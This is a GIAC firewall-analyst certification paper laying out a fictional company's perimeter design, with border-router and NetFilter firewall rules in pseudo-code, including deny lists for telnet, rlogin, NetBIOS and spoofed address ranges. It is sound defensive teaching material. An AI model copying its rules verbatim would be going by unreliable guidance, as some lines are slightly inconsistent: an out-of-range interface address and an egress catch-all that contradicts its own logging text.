Global Information Assurance Certification Paper

The GIAC Perimeter Security Infrastructure

GIAC Certified Firewall Analyst Practical Assignment

Version 1.9 (revised January 20, 2003)

Eric Paynter

March 28, 2003

Contents

Abstract

The GIAC Perimeter Security Infrastructure defines a basis for securing the network perimeter of GIAC Enterprises. The first part of this document describes the complete security architecture at GIAC, which includes the border router, the firewalls, the intrusion detection systems, and the placement and security of publicly accessible servers and the VPN concentrator. The second part defines a security policy that is used to protect the “first point of contact” pieces of the network infrastructure. These are the border router, the perimeter firewall, and the VPN concentrator. The second part also includes a detailed implementation tutorial for the perimeter firewall so that it may be rebuilt quickly in the event of a failure or malicious destruction. The final part of the document presents the results of the perimeter firewall audit, which was performed to ensure that the firewall was properly enforcing the policy that was defined in the second part.

In addition to defining the GIAC Perimeter Security Infrastructure, this document includes an attack strategy for the previous security infrastructure at GIAC. This strategy demonstrates in detail how that infrastructure could have been compromised and helps to justify the implementation of the new infrastructure.

Security Architecture

Introduction

GIAC Enterprises is an e-Business that deals in the brokering of intellectual property, specifically, fortune cookie sayings. They acquire their fortune cookie sayings from writers, who may reside anywhere in the world. The sayings are then added to a database and categorized. GIAC customers purchase saying "packages" that may be based on a variety of subjects from the traditional "Classic Asian Restaurant" to the more modern "Bachelorette Party". These sayings are sold to various confectioners around the world, who make fortune cookies and other fortune novelties, and sell them to individuals or companies.

Because the product that GIAC Enterprises deals in is intellectual property, it can be easily transmitted via electronic media. Although this saves both time and money, it also introduces the complexity of the e-Business infrastructure, which must be properly secured.

Purpose

The purpose of this Security Architecture is to define the necessary infrastructure required to ensure GIAC Enterprises is appropriately secured against the risks of doing business on the Internet. This infrastructure must balance the risks versus the costs and provide a solution that is both secure and cost effective. The purpose will be achieved by:

- defining the scope of the architecture
- documenting the access requirements
- defining the architecture
- describing each component of the architecture

Context

This document, "Security Architecture", is the first of a three-document set titled "The GIAC Perimeter Security Infrastructure". It contains the high-level design of the GIAC Perimeter. The second document, "Security Policy and Tutorial", describes in detail the actual implementation of the components described in this document. The third document, "Verify the Firewall Policy", provides the results of the security audit performed on the GIAC perimeter after the security policy was implemented.

Scope

In Scope for Security Architecture

- Component placement for data network perimeter security including border routers, firewalls, and VPN concentrators
- Network addressing scheme for the perimeter of the data network

- Product vendor selection for the required devices defined in this architecture

Out of Scope for Security Architecture

- E-Business authentication and authorization infrastructure
- Internal security infrastructure
- Detailed design and implementation of components
- Physical perimeter security (e.g. security guards, locks on doors)
- Voice communications security

Access Requirements

Customers

GIAC customers' primary point of contact with GIAC Enterprises is via the GIAC website. Browsing of the catalog and other non-confidential types of access will be performed using standard HTTP. Ordering, payment, and self-service account administration (e.g. change of address) will all be performed using HTTPS.

There is a "Contact Us" form on the GIAC website that allows customers to submit comments/questions to GIAC customer support. Customer support may reply via e-mail (to be defined in "Employees" section), and an e-mail conversation may follow. It is important to note that e-mail is not secure without the use of uncommon encryption tools that the average client is unlikely to have (e.g. PGP). Because of this, GIAC customer service is trained to only answer generic questions using this medium. If the questions require the communication of sensitive material, customer service will provide a phone number and extension where that particular customer support representative may be contacted directly and suggest that the customer call.

In order to make use of the required services, GIAC customers (or their ISPs) must also have access to the GIAC DNS servers to translate the GIAC domain name into an IP address.

GIAC customer contact via telephone and regular mail is possible, however, that type of access is outside the scope of this document.

Suppliers

GIAC suppliers may send their submissions electronically via e-mail or via a form posted on a website. If the suppliers elect to use e-mail as their preferred medium, then the use of PGP is recommended to protect their intellectual property. During the process of negotiation that occurs at the beginning of any supplier relationship, GIAC may exchange PGP public keys with the supplier along with other contract materials.

Suppliers' use of the website starts as HTTP. This protocol is used for the initial connection and general browsing. When the supplier needs to perform submissions or other interactions that have financial value, they proceed to the login page, which is secured using HTTPS. From that point until they log out

again, they continue to use HTTPS. This also includes self-service administration areas such as contact information updates.

As with GIAC customers, in order to make use of these services, GIAC suppliers must also have access to the GIAC DNS server. Similarly, telephone and mail contact may be used for suppliers, however, that type of contact is outside the scope of this document.

Partners

GIAC has several international business partners. These partners download GIAC's sayings in bulk from the GIAC website. They then translate these sayings and resell them. Most of the interaction between GIAC and its partners happens via the GIAC website using HTTPS to authenticate and download the sayings. HTTP is also required initially when the partner accesses the GIAC home page, which contains the link to the "Partners" area of the website.

GIAC's business partners may also communicate with GIAC using email. They may choose to use email for such things as to solve problems or to discuss issues such as payments, accounts statements, etcetera. When the partnership is initiated, GIAC will recommend the exchange of public keys to secure email communications when necessary. If the partner does not have an email encryption technology available, confidential interactions will take place using the telephone or regular mail.

Again, as above, GIAC suppliers must also have access to the GIAC DNS server and may be contacted via other means outside of the scope of this document.

Employees

Employees inside the GIAC LAN

Internal communication on the GIAC LAN will be unrestricted. The physical security of the facility is sufficient to protect equipment on the LAN.

Between the LAN and the Internet, employees communicate with customers, suppliers, and partners to assist with various things including order processing, supplier submissions, and partner downloads. The primary method for this communication (outside of telephone) is email, which employees send from their workstations.

Certain employees also make use of remote websites using HTTP and HTTPS for various reasons. Examples include:

- Viewing competitors' websites
- Researching market trends
- Learning about Internet security incidents

In order to use external websites, employees must be able to access external DNS servers.

Employees outside the GIAC LAN

There are several GIAC employees who work outside of the LAN environment. These include the mobile sales force as well as the telecommuters who work from home. These workers all connect to the GIAC LAN using VPN.

To connect to VPN, the telecommuters who are working from home use a local ISP, which may be broadband or dial-up depending on location. GIAC pays for this connection. For the mobile sales force, GIAC has generic ISP accounts with national providers in several countries, which have access points in most major cities. A toll-free call number is also available for the times that employees are outside the range of these providers.

These employees (or their ISPs) must also be able to access the GIAC DNS servers to resolve the names of the GIAC hosts.

Architecture Definition

Architecture Overview

The security architecture for GIAC Enterprises has a multi-tiered model with firewalls surrounding multi-homed systems in a double-service network. The philosophy is that all traffic must pass through not only the network filters on the firewalls, but also must pass through an application layer gateway in the service network, prior to being allowed into or out of the GIAC LAN. This provides a great deal of diversity and depth of protection. There are also network intrusion detection systems (NIDS) located on each side of both firewalls to inspect the traffic and watch for patterns that may indicate malicious activity.

In addition to this depth of security, diversity is in place. The firewalls are using NetFilter (sometimes referred to as iptables) on Linux, while the servers in the service network are using FreeBSD. This way, if one of the firewalls becomes compromised due to an operating system vulnerability, it is unlikely that the same vulnerability will exist on the service network servers. The Linux servers are using the 2.4 kernel and tracking current security patches. Currently, they have the 2.4.19 kernel installed. The FreeBSD servers were initially installed using 4.7-RELEASE, and appropriate security patches are installed based on announcements to the FreeBSD-security@FreeBSD.org mail list.

The necessary paths defined in the “Access Requirements” section can be summarized as follows:

- Incoming HTTP (TCP port 80) and HTTPS (TCP port 443) traffic is allowed from the Internet to the e-Business Web Server across the Perimeter Firewall for customers, suppliers, and partners to use the GIAC website.
- Incoming MySQL (TCP port 3306) traffic is allowed from the e-Business Web Server to the Internal Database Server across the Internal Firewall to meet the needs of the e-Business Web Server to generate the necessary content to present to the users, and also to store submissions.

- Outgoing HTTP (TCP port 80) and HTTPS (TCP port 443) traffic is allowed from the LAN to the Outgoing Proxy across the Internal Firewall, and from the Outgoing Proxy to the Internet across the Perimeter Firewall.
- Incoming SMTP (TCP port 25) traffic is allowed from the Internet to the Mail Relay across the Perimeter Firewall, and also from the Mail Relay to the Internal Mail Server across the Internal Firewall to allow customers, suppliers, and partners to send mail to GIAC employees.
- Outgoing SMTP (TCP port 25) traffic is allowed from the Internal Mail Server to the Mail Relay across the Internal Firewall, and also from the Mail Relay to the Internet across the Perimeter Firewall to allow employees to send mail to customers, suppliers, and partners.
- Incoming VPN traffic bypasses the firewalls. The VPN Concentrator connects directly to the Internet and directly to the LAN. Although this is not the most secure method, it provides for the greatest flexibility and ease of installation/management.
- Incoming and outgoing DNS (TCP and UDP port 53) is allowed between the Public DNS server and the Internet through the Perimeter Firewall and between the Internal DNS server and the Public DNS server through the Internal Firewall.

Network Layout

Note: for the purposes of this paper, IP addresses in the private address range 172.16.0.0/12 will be treated as if they were globally routable public addresses.

GIAC has been assigned the CIDR subnet 172.23.111.128/29 for their exclusive use. IP 172.23.111.133 is in use as GIAC's publicly available IP for web, email, and DNS. IP 172.23.111.134 is in use as GIAC's VPN Concentrator.


Inside the LAN, GIAC is using the 10.0.0.0/8 private address space. This is a very large address space and gives GIAC a great deal of freedom in how they define their subnets. For simplicity, internal subnets use class C (/24) address blocks.

The following private subnets are relevant to this document:

Outer service network:	10.32.1.0/24
Inner Service Network:	10.34.1.0/24
Internal Network entry point:	10.36.1.0/24
IDS Network:	10.10.1.0/24
Internal Server Network:	10.200.1.0/24

There are various other subnets for workstations, but their layout is outside the scope of this document.

Architecture Diagram



Architecture Component Definitions

The components are described as they appear on the diagram, from top to bottom. Some items are grouped when there is a logical relationship between them.

Customer, Supplier, Partner, Roaming Employee.

The external entities that require access to the GIAC systems and services.

Public Network

This is the entire Internet – all systems accessible by the public.

Border Router

This Cisco 2611XM running IOS 12.2 is GIAC's gateway to the Internet. GIAC has been assigned the CIDR subnet 172.23.111.128/29. They use 172.23.111.132 on the internal interface of the Border Router. GIAC's public services are advertised on 172.23.111.133 (the Perimeter Firewall) and 172.23.111.134 (the VPN Concentrator).

This router performs filtering of packets from the Internet based on filtering best practices from various sources including RFC 2827 [RFC2827], RFC 3013 [RFC3013], and the SANS "Firewalls, Perimeter Protection and VPNs" Conference Track.

Perimeter Switch

This Cisco Catalyst 2950-12 running IOS 12.2 makes up the 172.23.111.128/29 network. It is configured to mirror all traffic to/from the 172.23.111.132 port to the port that the Perimeter IDS is connected to.

Perimeter IDS

The Perimeter IDS sensor is a Snort 1.9.1 intrusion detection system (IDS) running on a Linux 2.4.19 system on an Intel platform. It watches all traffic to and from the 172.23.111.132 interface on the Border Router. This allows it to see traffic both going to/from the Perimeter Firewall and also to/from the VPN Concentrator. There is no IP address bound to the network interface of the IDS, which makes the device very difficult to detect or exploit. It quietly, passively monitors all traffic and watches for suspicious patterns. When it detects a suspicious pattern, it forwards the pattern via syslog to the IDS console.

Perimeter Firewall

This Linux 2.4.19 system with the kernel NetFilter firewall forms the first strong line of defense against intrusion. Running on an Intel platform, it is both efficient and inexpensive. It acts both as a packet filter and as a NAT device to GIAC's Internal Network. It interfaces between the 172.23.111.128/29 subnet on IP 172.23.111.133 and the 10.32.1.0/24 subnet on IP 10.32.1.6.

This firewall runs with a default drop policy and therefore only allows expected traffic through. Expected traffic includes incoming traffic for the Mail Relay

Server, the e-Business Web Server, and the Public DNS Server as well as outgoing traffic from the Outgoing Proxy Server, the Mail Relay, and the Public DNS Server. This firewall also uses a state table to allow established and related connections.

Outer Service Switch

This Cisco Catalyst 2950-12 switch makes up the 10.32.1.0/24 network, and is used to connect the public-facing interfaces of the servers in the outer service network to the Perimeter Firewall. It also mirrors all traffic to/from the 10.32.1.6 port to the port that the Outer Service IDS is connected to.

Outer Service IDS

The Outer Service IDS is an identical configuration to the Perimeter IDS. It watches the traffic on the internal (10.32.1.6) interface of the Perimeter Firewall using the same techniques described in the Perimeter IDS section.

IDS Switch

This Cisco Catalyst 2950-12 switch makes up the 10.10.1.0/24 network, which connects all IDS systems to the IDS Console. This is an isolated network with no other devices connected.

Mail Relay Server

The Mail Relay Server is an Intel-based server running FreeBSD 4.7 and Dan Bernstein's qmail 1.03 mail transport agent. qmail was chosen because of its incredibly tight security model. This version of qmail was released on Jun 15, 1998 and to date, there have been no security-related patches for it. It even comes with a security guarantee that pays if you find a vulnerability [DJB1]. It is configured to allow all incoming mail destined for the GIAC domain to relay into the Internal Mail Server. It is also configured to allow the Internal Mail Server to relay mail to any other domain. All other relaying is rejected. The server listens on port 25 on both of its interfaces to allow the mail to flow. It has no other services installed.

Outgoing Proxy Server

This is a Squid 2.5 proxy server running on an Intel-based server with FreeBSD 4.7 installed. It proxies all outgoing web activity from the Internal Network. Having an outgoing web proxy adds a number of protection features such as:

- The proxy can filter, at the application layer, web content that may appear malicious so that it does not damage the employee's desktop.
- The proxy can block well-known “hacker” sites or other inappropriate sites.
- The proxy hides information about the internal network so that, even if the NAT device leaks internal IPs, the only IP that will be seen is that of the proxy, and not those of the workstations.

This server listens on port 8080 on its internal (10.34.1.110) interface and it has no open ports on its external (10.32.1.110) interface.

e-Business Web Server

This Intel-based FreeBSD 4.7 webserver uses Apache 1.3.27 to serve up its static content and Tomcat 4.1.18 to provide a Java engine for serving dynamic e-Business applications. It connects back to the Internal Database Server to get/store information about/from customers, suppliers, and partners. This server only listens on TCP ports 80 and 443 on its external (10.32.1.120) interface. It has no open ports on its internal (10.34.1.120) interface.

Public DNS Server

This is the primary authoritative DNS server for GIAC's domain. It is also the DNS cache for GIAC's internal employees. Like the other servers in the service network, it is running on an Intel platform with FreeBSD 4.7. Using Dan Bernstein's djbdns 1.05 suite of DNS tools, it is configured to use tinydns to provide authoritative DNS lookups to queries on TCP and UDP port 53 on its external interface (10.32.1.130). For GIAC's internal employees, this same server listens on its internal interface (10.34.1.130) using dnscache. This provides a caching DNS that can perform recursive lookups to external public DNS servers. Zone updates via TCP port 53 on the external interface are only permitted from the official secondary DNS server located offsite at an outsourced DNS provider's location.

djbdns was chosen because, like qmail, it also has a security guarantee [DJB2]. There have been no security vulnerabilities found in djbdns 1.05 since its release on Feb 11, 2001.

VPN Concentrator

This Nortel Contivity 1700 concentrator running version 4.70_119 software provides VPN services too all GIAC employees outside the GIAC headquarters. It provides a secure and reliable connection between the Internet and the GIAC LAN. With wire-speed 3DES encryption and up to 500 simultaneous tunnels, this device is easily capable of handling the requirements of GIAC into the future. The concentrator also has a built-in stateful firewall, which is used to restrict access to the device.

Inner Service Switch

This Cisco Catalyst 2950-12 switch makes up the network 10.34.1.0/24, and is used to connect the private-facing interfaces of the servers in the Inner Service Network to the Internal Firewall. It is also configured to mirror all traffic to/from the outer interface of the Internal Firewall (10.34.1.6) to the port that the Inner Services IDS is connected to.

Inner Service IDS

The Inner Service IDS is an identical configuration to the Perimeter IDS. It watches all traffic to/from the inner interface of the Internal Firewall (the 10.34.1.6 interface) using the same techniques as described in the Perimeter IDS section.

Internal Firewall

Using the same tools as the Perimeter Firewall, this Linux 2.4.19 system with the kernel NetFilter firewall forms the last layer of defense against intrusion. It interfaces between the 10.34.1.0/24 subnet on IP 10.34.1.6 and the 10.36.1.0/24 subnet on IP 10.36.1.6.

This firewall runs with a default drop policy and therefore only allows expected traffic through. Expected traffic includes bi-directional communication between the Mail Relay Server and the Internal Mail server, and between the Public DNS Server and the Internal DNS Server. Also, one-way traffic from the e-Business Web Server to the Internal Database Server, and from all internal clients to the Outgoing Proxy Server is permitted. This firewall also uses its state table to allow established and related connections.

Internal Switch

This Cisco Catalyst 2950-12 running IOS 12.2 makes up the 10.36.1.0/24 network. It is configured to mirror all traffic to/from the 10.36.1.5 port to the port that the Internal IDS is connected to.

Internal IDS

The Internal IDS is an identical configuration to the Perimeter IDS. It watches all traffic on the 10.36.1.5 interface of the Internal Router. This allows it to see traffic going to/from the Internal Firewall and also to/from the VPN Concentrator. It forwards all suspicious activity to the IDS Console.

Internal Router

This Cisco 2611XM running IOS 12.2 marks the beginning of GIAC's Internal Network. It routes traffic to/from both the VPN Concentrator and the Internal Firewall to the Internal Network.

Internal Network

This is the GIAC LAN. It is comprised of several /24 networks distributed about the GIAC headquarters. Once on the Internal Network, packets can route freely. Details of this network are outside the scope of this document.

IDS Console

The IDS Console is the central repository for all IDS sensor activity. Whenever any of the IDS' log suspicious activity, they forward their logs via syslog to this server, where a system administrator can perform further investigation.

Internal DNS Server

This server, running dnscache from the djbdns v1.05 suite on FreeBSD 4.7, provides DNS services to the GIAC internal clients. If the server doesn't have a requested DNS entry in its cache, it will send a lookup request to the Public DNS server, which will forward it out to the Internet.

Internal Database Server

This server contains GIAC customer/supplier/partner data used by the e-Business Web Server to generate web pages. It also stores submissions from suppliers and manages user profiles. It is running MySQL 3.23.55 on FreeBSD 4.7.

Internal Mail Server

This server, running Courier 0.41.0 Mail Transport Agent, including Courier IMAP, provides mail services for all GIAC employees. If mail is going to the Internet, it will forward the mail to the Mail Relay Server. This server is installed on an Intel platform running FreeBSD 4.7.

Note on Server Management

The five servers in the service network, the Internal and Perimeter Firewalls, and the IDS servers have no management ports listening. The servers were configured this way to prevent remote attack on common service ports, where servers are often vulnerable. This has a negative affect as well, though. Normal remote administration tools cannot be used to administer these servers. To compensate for this, these devices all connect to an Apex Outlook 16-port KVM switch. This allows the server administrator to access any and all of the devices from a single console without the need to move around to each machine.

Security Policy and Tutorial

Introduction

The proper configuration of the security systems at GIAC relies on a well-defined security policy. Such a policy should outline the technical details of the security systems and have much greater detail than the business policy. This policy must include specific rules for each of the security devices so that the implementation of the policy is not ambiguous in any way. Defined in this document are the policies for the three main perimeter defense systems: the Border Router, the Perimeter Firewall, and the VPN Concentrator.

The Perimeter Firewall is perhaps the most complex of the perimeter defense systems. In the event of a disaster where that system's configuration is lost, the accurate re-building of that system is critical. Therefore, to help facilitate a complete re-build of the Perimeter Firewall, a detailed implementation tutorial is provided in this document. By following the step-by-step procedure, any technical staff member can rebuild the Perimeter Firewall to its exact initial state.

Context

This document, "Security Policy and Tutorial", is the second of a three-document set called "The GIAC Perimeter Security Infrastructure". It contains details about the security policy GIAC uses to secure its Border Router, Perimeter Firewall, and VPN Concentrator. It also provides a detailed implementation tutorial explaining how to implement this policy on the GIAC Perimeter Firewall.

The first document in the set, "Security Architecture", describes at a high level the components around which this security policy is based. The third document, "Verify the Firewall Policy", provides the results of the security audit performed on the GIAC perimeter after the security policy was implemented.

Scope

In Scope for Security Policy and Tutorial

- Technical security policy for the Border Router, Perimeter Firewall, and VPN Concentrator
- Detailed implementation tutorial for the Perimeter Firewall

Out of Scope for Security Policy and Tutorial

- Business policy
- Technical security policy for devices other than the Border Router, Perimeter Firewall, and VPN Concentrator
- Implementation tutorial for security devices other than the Perimeter Firewall

Border Router Security Policy

The primary purpose of the border router is to route traffic. It is therefore optimized for that task. However, it also has the ability to perform packet filtering. By making use of this ability, many packets can be dropped at the border before they arrive at the Perimeter Firewall. This increases security by removing packets that may cause problems once inside the GIAC network.

The border router does not contain a full rule set and it does not filter session-based traffic. It simply removes known "bad" traffic based on certain signatures in the IP headers. It cannot be trusted as a security device. As a router, its main job is to route traffic and it may leak packets when under heavy load. For this reason, significant portions of the rules for this device are duplicated on the Perimeter Firewall and the VPN Concentrator.

All outgoing traffic at this point in the network should be allowed. Outgoing traffic that is blocked by the Perimeter Router may indicate a compromise of the Perimeter Firewall or the VPN Concentrator. For this reason, all outgoing traffic that is blocked is also logged for further investigation.

For this and following sections, the following filter-rule pseudo-code syntax is used:

- `arrivingInterface [opt:options] protocol [!]sourceip[/maskbits][:port] [!]destip[/maskbits][:port] action [sendingInterface] [natip] [established] [log]`

arrivingInterface/sendingInterface may be public or private. For this device, public indicates the 172.23.111.57 interface and private indicates the 172.23.111.132 interface.

action can be one of drop, reject, allow, snat, dnat. Drop simply indicates that the packet should be discarded and ignored. Reject is the same as drop, except that an ICMP unavailable (for UDP) or a RST (for TCP) is returned to the source. Allow indicates the packet is allowed to continue. Snat indicates that the source address undergoes network address translation[*]. In this case, natip is the translated source IP. Dnat indicates destination address translation, in which case, natip is the translated destination IP.

opt:options indicates IP header options by option number.

protocol can be any of the IP protocols, or the keyword "any". If protocol is icmp, then **icmptype**:type may be specified as an icmp type by number.

ports may only be specified for protocols that use ports, e.g. tcp/udp.

The symbol "!" indicates a logical not.

The keyword "established" indicates a known session.

---

[*] Although the border router does not perform address translation, the ability to perform translation is included in the syntax because the Perimeter Firewall policy is specified using the same syntax and it does perform address translation.

The keyword “log” indicates that packets matching this rule will be logged.

Ingress Filters

Drop all packets arriving on the public interface that originate from private IP addresses [RFC1918], localhost, DHCP, or multicast addresses.

- `public any 10.0.0.0/8 any drop`
- `public any 172.16.0.0/12 any drop`
- `public any 192.168.0.0/16 any drop`
- `public any 127.0.0.0/8 any drop`
- `public any 0.0.0.0/8 any drop`
- `public any 169.254.0.0/16 any drop`
- `public any 192.0.2.0/24 any drop`
- `public any 224.0.0.0/4 any drop`
- `public any 240.0.0.0/4 any drop`

Reject all packets with loose source routing (option 3), record route (option 7), or strict source routing (option 9) set in the IP headers:

- `public any opt:3 any any reject`
- `public any opt:9 any any reject`
- `public any opt:7 any any reject`

Drop all ICMP redirect and router discovery packets:

- `public icmp icmptype:5 any any drop`
- `public icmp icmptype:9 any any drop`
- `public icmp icmptype:10 any any drop`

Reject all ident queries. Many Internet servers still use ident while connecting. If we drop or otherwise ignore these packets, then those servers will have to wait for a timeout before continuing. By rejecting these packets, the remote server can move on more quickly:

- `public tcp any 172.23.111.133:113 reject`

Drop all packets for services that are often easily compromised and that GIAC does not make use of:

- `public tcp any any:0 drop     # null`
- `public udp any any:0 drop     # null`
- `public tcp any any:21 drop    # ftp`
- `public tcp any any:22 drop    # ssh`
- `public tcp any any:23 drop    # telnet`
- `public tcp any any:111 drop   # portmap`
- `public udp any any:111 drop   # portmap`

- `public tcp any any:135 drop  # netbios`
- `public udp any any:135 drop  # netbios`
- `public udp any any:137 drop  # netbios`
- `public udp any any:138 drop  # netbios`
- `public tcp any any:139 drop  # netbios`
- `public tcp any any:445 drop  # msds`
- `public udp any any:445 drop  # msds`
- `public tcp any any:512 drop  # rlogin`
- `public tcp any any:513 drop  # rlogin`
- `public tcp any any:514 drop  # rlogin`
- `public tcp any any:1434 drop  # mssql`
- `public udp any any:1434 drop  # mssql`
- `public tcp any any:2049 drop  # nfs`
- `public udp any any:2049 drop  # nfs`
- `public tcp any any:4045 drop  # lockd`
- `public udp any any:4045 drop  # lockd`
- `public tcp any any:4662 drop  # edonkey2000`
- `public tcp any any:4675 drop  # emule`
- `public tcp any any:6000-6255 drop  # xwindow`
- `public icmp icmptype:8 any any drop # echo request`

Drop all packets with a source IP from an unassigned address space. In order to maintain this policy, the system administrator must verify once per month that this list is still correct compared to the assigned address space list provided by the Internet Assigned Numbers Authority [IANA]. This list is truncated to conserve space. Please see Appendix A for the complete list.

- `public any 1.0.0.0/8 any drop`
- `public any 2.0.0.0/8 any drop`
- `public any 5.0.0.0/8 any drop`
- `etc. (see Appendix A)`

Egress Filters

Allow packets that are from the Perimeter Firewall and the VPN Concentrator. Drop all other packets and log. Any other source address is invalid and may indicate a compromised system:

- `private any 172.23.111.133 any allow`
- `private any 172.23.111.134 any allow`
- `private any any any drop log`

Perimeter Firewall Security Policy

Perimeter Firewall Policy is initially broken into five parts for analysis. These parts are later merged for efficiency. As noted in the Border Router Security Policy, the bulk of the rules from the border router are duplicated here to increase security. In this policy, "public interface" refers to the 172.23.111.133 interface of the Perimeter Firewall and "private interface" refers to the 10.32.1.6 interface of the Perimeter Firewall.

Part 1: Ingress Filters

Drop all packets arriving on the public interface that originate from private IP addresses [RFC1918], localhost, DHCP, or multicast addresses:

- `public any 10.0.0.0/8 any drop`
- `public any 172.16.0.0/12 any drop`
- `public any 192.168.0.0/16 any drop`
- `public any 127.0.0.0/8 any drop`
- `public any 0.0.0.0/8 any drop`
- `public any 169.254.0.0/16 any drop`
- `public any 192.0.2.0/24 any drop`
- `public any 224.0.0.0/4 any drop`
- `public any 240.0.0.0/4 any drop`

Drop all packets with a source IP from an unassigned address space. As with the Perimeter Router, in order to maintain this policy, the system administrator must verify once per month that this list is still correct compared to the assigned address space list provided by the Internet Assigned Numbers Authority [IANA]. This list is truncated to conserve space. Please see Appendix A for the complete list.

- `public any 1.0.0.0/8 any drop`
- `public any 2.0.0.0/8 any drop`
- `public any 5.0.0.0/8 any drop`
- `etc. (see Appendix A)`

Reject all packets with loose source routing (option 3), record route (option 7), or strict source routing (option 9) set in the IP headers:

- `public any opt:3 any any reject`
- `public any opt:9 any any reject`
- `public any opt:7 any any reject`

Drop all ICMP redirect packets:

- `public icmp icmptype:5 any any drop`

Drop all ICMP router discovery packets:

- `public icmp icmptype:9 any any drop`
- `public icmp icmptype:10 any any drop`

Reject all ident queries:

- `public tcp any 172.23.111.133:113 reject`

Insert all custom filters next, then, at the bottom of the ruleset, if a packet has not been accepted, drop it:

- `public any any any drop`

Part 2: Egress Filters

Drop all packets arriving on the private interface that do not have a source address in the outer service network range. These have been forged. Also, log these packets since they may indicate an internal system has been compromised:

- `private any !10.32.1.0/24 any drop log`

Insert all custom filters next, then, at the bottom of the ruleset, if a packet has not been accepted, drop it and log it. Everything arriving on the private interface should be accounted for in the rules, therefore, anything that is not may indicate a system compromise:

- `public any any any drop`

Part 3: Customer/Supplier/Partner Access Filters

These three groups of people use the same means to communicate with GIAC. They either use a web browser (secure or clear text) or they use email. Therefore, they are grouped together in the policy. The rules are:

Allow web browsing (both clear text and secure) from anywhere on the Internet and translate to the e-Business Web Server:

- `public tcp any:1024-65535 172.23.111.133:80 dnat private 10.32.1.120`
- `public tcp any:1024-65535 172.23.111.133:443 dnat private 10.32.1.120`

Allow email to arrive from anywhere on the Internet and translate to the Mail Relay Server:

- `public tcp any:1024-65535 172.23.111.133:25 dnat private 10.32.1.100`

Allow DNS queries from anywhere on the Internet. Some DNS servers will use source port of 53 while other will use a random high port. GIAC must allow either type. Note that although DNS makes use of UDP, which is connectionless, the NetFilter firewall tracks the state of UDP traffic. Therefore, response traffic does not need to be explicitly allowed for DNS so long as established sessions are allowed:

- `public udp any:53 172.23.111.133:53 dnat private 10.32.1.130`
- `public udp any:1024-65535 172.23.111.133:53 dnat private 10.32.1.130`
- `public tcp any:53 172.23.111.133:53 dnat private 10.32.1.130`
- `public tcp any:1024-65535 172.23.111.133:53 dnat private 10.32.1.130`

Allow established sessions/responses for the above list:

- `public any any any established allow`

Part 4: Internal Employee Access Filters

Allow internal employees to send email:

- `private tcp 10.32.1.100:1024-65535 any:25 snat 172.23.111.133`

Allow internal employees to perform web browsing (both secure and clear text):

- `private tcp 10.32.1.110:1024-65535 any:80 snat 172.23.111.133`
